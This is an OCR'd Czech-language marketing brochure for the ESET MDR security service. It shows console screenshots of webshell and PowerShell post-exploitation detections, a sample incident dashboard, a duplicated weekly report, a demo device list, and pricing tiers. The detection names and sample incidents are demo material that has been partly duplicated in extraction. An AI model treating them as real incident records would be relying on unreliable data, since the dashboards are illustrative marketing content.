
Time	S...	O..	Object	Detection	Action	User	Information	Hash	Firs...
4/19/2024...	R...	file	C:\inetpub\www...	PHP/Webshell.N...	cleane...	DEMO...	Event occur...	40DBDC0B...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.E...	cleane...	DEMO...	Event occur...	D8A487E91...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	CFM/Webshell.A...	cleane...	DEMO...	Event occur...	F7832703E...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.N...	cleane...	DEMO...	Event occur...	AEEED35A4...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Agent.NES ...	cleane...	DEMO...	Event occur...	8FDA50432...	4/19...

Progress. Protected.

Filtering

Startup App Notification

rustdesk is now configured to run when you log in.
To change this later, go to Settings, Apps, Startup.



Incidents

Last 7 days

Total

19

High

18

Medium

1

Low

0

Top unresolved incidents

Incident ID	Title	Severity	Status	Response
INC-001	Malware detected	High	Open	Investigating
INC-002	Phishing attempt	Medium	Open	Monitoring
INC-003	Service outage	High	Open	Escalated
INC-004	Account lockout	Low	Open	Resetting
INC-005	Network anomaly	Medium	Open	Analyzing
INC-006	Security alert	High	Open	Reviewing
INC-007	System crash	Medium	Open	Restarting
INC-008	Data breach	Critical	Open	Containment
INC-009	Denial of service	High	Open	Blocking
INC-010	Insider threat	High	Open	Investigating

Incident status

Last 7 days



- Open
- In Progress
- Resolved
- Closed

Top impacted devices

Last 7 days

Device ID	Incidents	Device ID	Incidents
DEV-001	5	DEV-002	3
DEV-003	4	DEV-004	2
DEV-005	3	DEV-006	2
DEV-007	2	DEV-008	1
DEV-009	1	DEV-010	1

Response actions

Last 7 days



- Investigating
- Monitoring
- Escalated

NAME (4)	SEVERITY	STATUS	DESCRIPTION	AUTHOR
ASP/Webshell.P - web-losa-01.demo.lan	High	Closed	MDR has detected webshell antivirus detection in a webservice location.	ESET MDR
Web Server Exploitation Behavior - web-losa-01.demo.lan	High	In progress	Triggers on behavior observed during web server exploitation.	ESET MDR
PowerShell Post-Exploitation Process Behavior - web-losa-01.demo.lan	High	Closed	Process on endpoint has triggered multiple detections that commonly occur together in post-exploitation phase. Tools such as Powe...	ESET MDR
Webshell AV Detection [0102]	Medium	Open	None	ESET Inspect

ESET MDR Weekly Report

Weekly report: September 02, 2024 - September 08, 2024
Created: September 09, 2024, 09:09:13; UTC+1:00

Incident overview

All incidents from all sources according to severity

2 All incidents 2 High ↑ increase 0 Medium without change 0 Low without change

Incidents according to status

Key insight into the progression of incidents within the incident cycle



Resolved - Incidents where an issue was identified and addressed by ESET MDR

Incident pipeline

An overview of all detections, total incidents, and incidents resulting from detections, providing insight into service efficiency

	All detections	Detections related to incidents	Created incidents
September 2	2	0	0
September 3	7	0	0
September 4	36	5	2
September 5	5	0	0
September 6	2	0	0
September 7	0	0	0

ESET MDR Weekly Report

Weekly report: September 02, 2024 - September 08, 2024
Created: September 09, 2024; 09:09:13; UTC+1:00



Incident overview

All incidents from all sources according to severity

2 All incidents 2 High ↑ increase 0 Medium without change 0 Low without change

Incidents according to status

Key insight into the progression of incidents within the incident cycle



Resolved - Incidents where an issue was identified and addressed by ESET MDR

Incident pipeline

An overview of all detections, total incidents, and incidents resulting from detections, providing insight into service efficiency

	All detections	Detections related to incidents	Created incidents
September 2	2	0	0
September 3	7	0	0
September 4	36	5	2
September 5	5	0	0
September 6	2	0	0
September 7	0	0	0

Zprovoznění ESET MDR služby



Nákup



Okamžitý monitoring

Měsíc na **vyzkoušení**



NÁSTĚNKA

5 POČÍTAČE

INCIDENTY

99+ ZRANITELNOSTI

Správa záplat

1 Detekce

Přehledy

Úlohy

Instalátor

Konfigurace

Oznámení

Přehled stavu

10 Moduly platformy

1 Další

Odeslat zpětnou vazbu

SBALIT

Počítače

Skupiny

- Všechna zařízení (21)
 - Společnosti (18)
 - Czechia Trusted Distributor (18)
 - Brno (0)
 - Olomouc (4fc9cbf8) (0)
 - Olomouc (d28f524b) (0)
 - Praha (0)
 - LŠ (0)
 - OD (8)
 - VZ (10)
 - Real-Time Dummy (5)
 - Potenciálně zneužitelná aplikace
 - Zranitelnost kritické závažnosti
 - Zařízení s problémy
 - Vyžadován restart
 - Neaktuální OS
 - Bez SentinelOne & ESET AV
 - Ztráty a nálezy (1)
 - Windows počítače
 - Windows (stanice)
 - Windows (servery)

Štítky

Czechia Trusted Distributor X DEMO X

EEE X EFDE X ESA X heslo X

OD X Olomouc X RDP X test X

VZ X

NÁZEV	IP ADRESA	NAPOSLEDY PŘIPOJENO	ŠTÍTKY	STAV	UPOZORNĚNÍ	DETEKCE	NÁZEV OS
vasek-win10	10.2.202.15	před 2 minutami	DEMO EEE VZ	⚠️	3	0	Microsoft Windows 10 Pro
vasek-la3	192.168.46.2	před 5 minutami	DEMO VZ	✅	0	0	Microsoft Windows 10 Pro
vasek-win11_home	10.2.201.39	před 8 minutami	DEMO EFDE VZ	✅	0	0	Microsoft Windows 11 Pro
vasek-winsrv22...	10.2.201.50	před 8 minutami	DEMO EEE VZ	⚠️	2	0	Microsoft Windows Server 2022 Standard Evaluation
vasek-vrchan	192.168.68.53	před 3 hodinami	DEMO VZ	✅	0	0	Microsoft Windows 11 Home
vasek-la2	192.168.46.4	před 6 hodinami	DEMO VZ	✅	0	0	Microsoft Windows 11 Pro
vasek-la1	192.168.46.3	před 6 hodinami	DEMO VZ	✅	0	0	Microsoft Windows 11 Pro
pc-x390	192.168.10.247	před 7 hodinami	OD	⚠️	1	0	Microsoft Windows 11 Pro
olga-azv	192.168.68.106	před 11 hodinami	OD heslo	⚠️	1	0	Microsoft Windows 11 Home
desktop-ZuzZog	192.168.1.232	před 12 hodinami	OD	⚠️	1	0	Microsoft Windows 10 Pro
Realni Maltez	192.168.10.102	před 17 hodinami		✅	0	0	Android
domaci-pc-dc	10.0.0.2	předevčirem	OD	✅	0	0	Microsoft Windows 11 Home
pc0007	192.168.10.205	před 14 dny	OD	⚠️	1	0	Microsoft Windows 11 Pro
vasek-mambal	192.168.100.22	před 16 dny	DEMO VZ	✅	0	0	Microsoft Windows 11 Home
vasek-win11_work	10.2.201.26	před 27 dny	DEMO VZ	⚠️	5	0	Microsoft Windows 11 Pro
OndraAndorid	172.20.10.11	před 2 měsíci		⚠️	2	0	Android
Ondralphone		před 3 měsíci		⚠️	1	0	iOS
odw11	10.2.201.47	před 3 měsíci	DEMO ESA OD RDP	⚠️	1	0	Microsoft Windows 11 Pro
domaci-pc	192.168.1.93	před 4 měsíci	OD	✅	0	0	Microsoft Windows 11 Pro
vasek-macbookpro	192.168.68.58	před 5 měsíci	DEMO VZ	✅	0	0	macOS 15 (Sequoia)
vs-w11x64.testdomain.vs	10.2.201.68	před 7 měsíci	DEMO	✅	0	0	Microsoft Windows 11 Pro

Klíčové vlastnosti ESET MDR

	MDR 25 - 600	MDR Ultimate 500 - 4000	MxDR > 2000
24/7 monitoring, analýza a automatizovaná reakce	✓	✓	✓
Lidská interpretace bezpečnostních incidentů	✓	✓	✓
Poskytnutí základních doporučení klientovi	✓	✓	✓
Možnost zákazníka doptat se na detaily incidentu	✓	✓	✓
Plná viditelnost v rámci GUI ESET & vlastní reporty	✓	✓	✓
Dedikovaní specialisté pro okamžitou konzultaci		✓	✓
Práce s historickými daty včetně logů 3. stran		✓	✓
Detailní analýza malwaru týmem viruslabu		✓	✓
Podpora on-premise instance ESET PROTECT/Inspect		✓	✓
24/7 analýza bezpečnostních logů z řešení 3. stran			✓

Klíčové vlastnosti ESET MDR

	MDR 25 - 600	MDR Ultimate 500 - 4000	MxDR > 2000
24/7 monitoring, analýza a automatizovaná reakce	✓	✓	✓
Lidská interpretace bezpečnostních incidentů	✓	✓	✓
Poskytnutí základních doporučení klientovi	✓	✓	✓
Možnost zákazníka doptat se na detaily incidentu	✓	✓	✓
Plná viditelnost v rámci GUI ESET & vlastní reporty	✓	✓	✓
Dedikovaní specialisté pro okamžitou konzultaci		✓	✓
Práce s historickými daty včetně logů 3. stran		✓	✓
Detailní analýza malwaru týmem viruslabu		✓	✓
Podpora on-premise instance ESET PROTECT/Inspect		✓	✓
24/7 analýza bezpečnostních logů z řešení 3. stran			✓


SOC as a Service

Mezinárodní certifikace & reporty



Evropské ocenění ESET MDR

Evropská organizace pro kybernetickou bezpečnost (ESCO) označila ESET jako „**Strong Performer**“ a „**European Leader**“ ve své matici řešení MDR Cyberhive Matrix.



„Pokud jste zaneprázdněný tým a hledáte zcela bezúdržbový přístup s partnerem, kterému můžete skutečně důvěřovat, ESET je tou správnou volbou. Služba 24x7x365, kterou nám ESET poskytuje, by byla nedostupná i pro klub Premier League, jako je ten náš – náklady na zřízení SOC a SIEM jsou astronomické, nemluvě o výzvě, kterou představuje zajištění personálu po celý den.“



Stefan du Plooy
Vedoucí IT oddělení
AFC Bournemouth

Chybějící bezpečnostní specialisté. Nastoupeni.

Firemní data krádež **ochráněno**

Fungování společnosti ransomware **zajištěno**

Pomoc v případě potřeby specialisté ESET **zaručeno**

Soulad s legislativou NIS2, GDPR, DORA **posíleno**

Úspora nákladů řešení formou služby **potvrzeno**

Klidné spaní dohled 24/7 **garantováno**

eset[®] MDR

od 38 000 Kč ročně

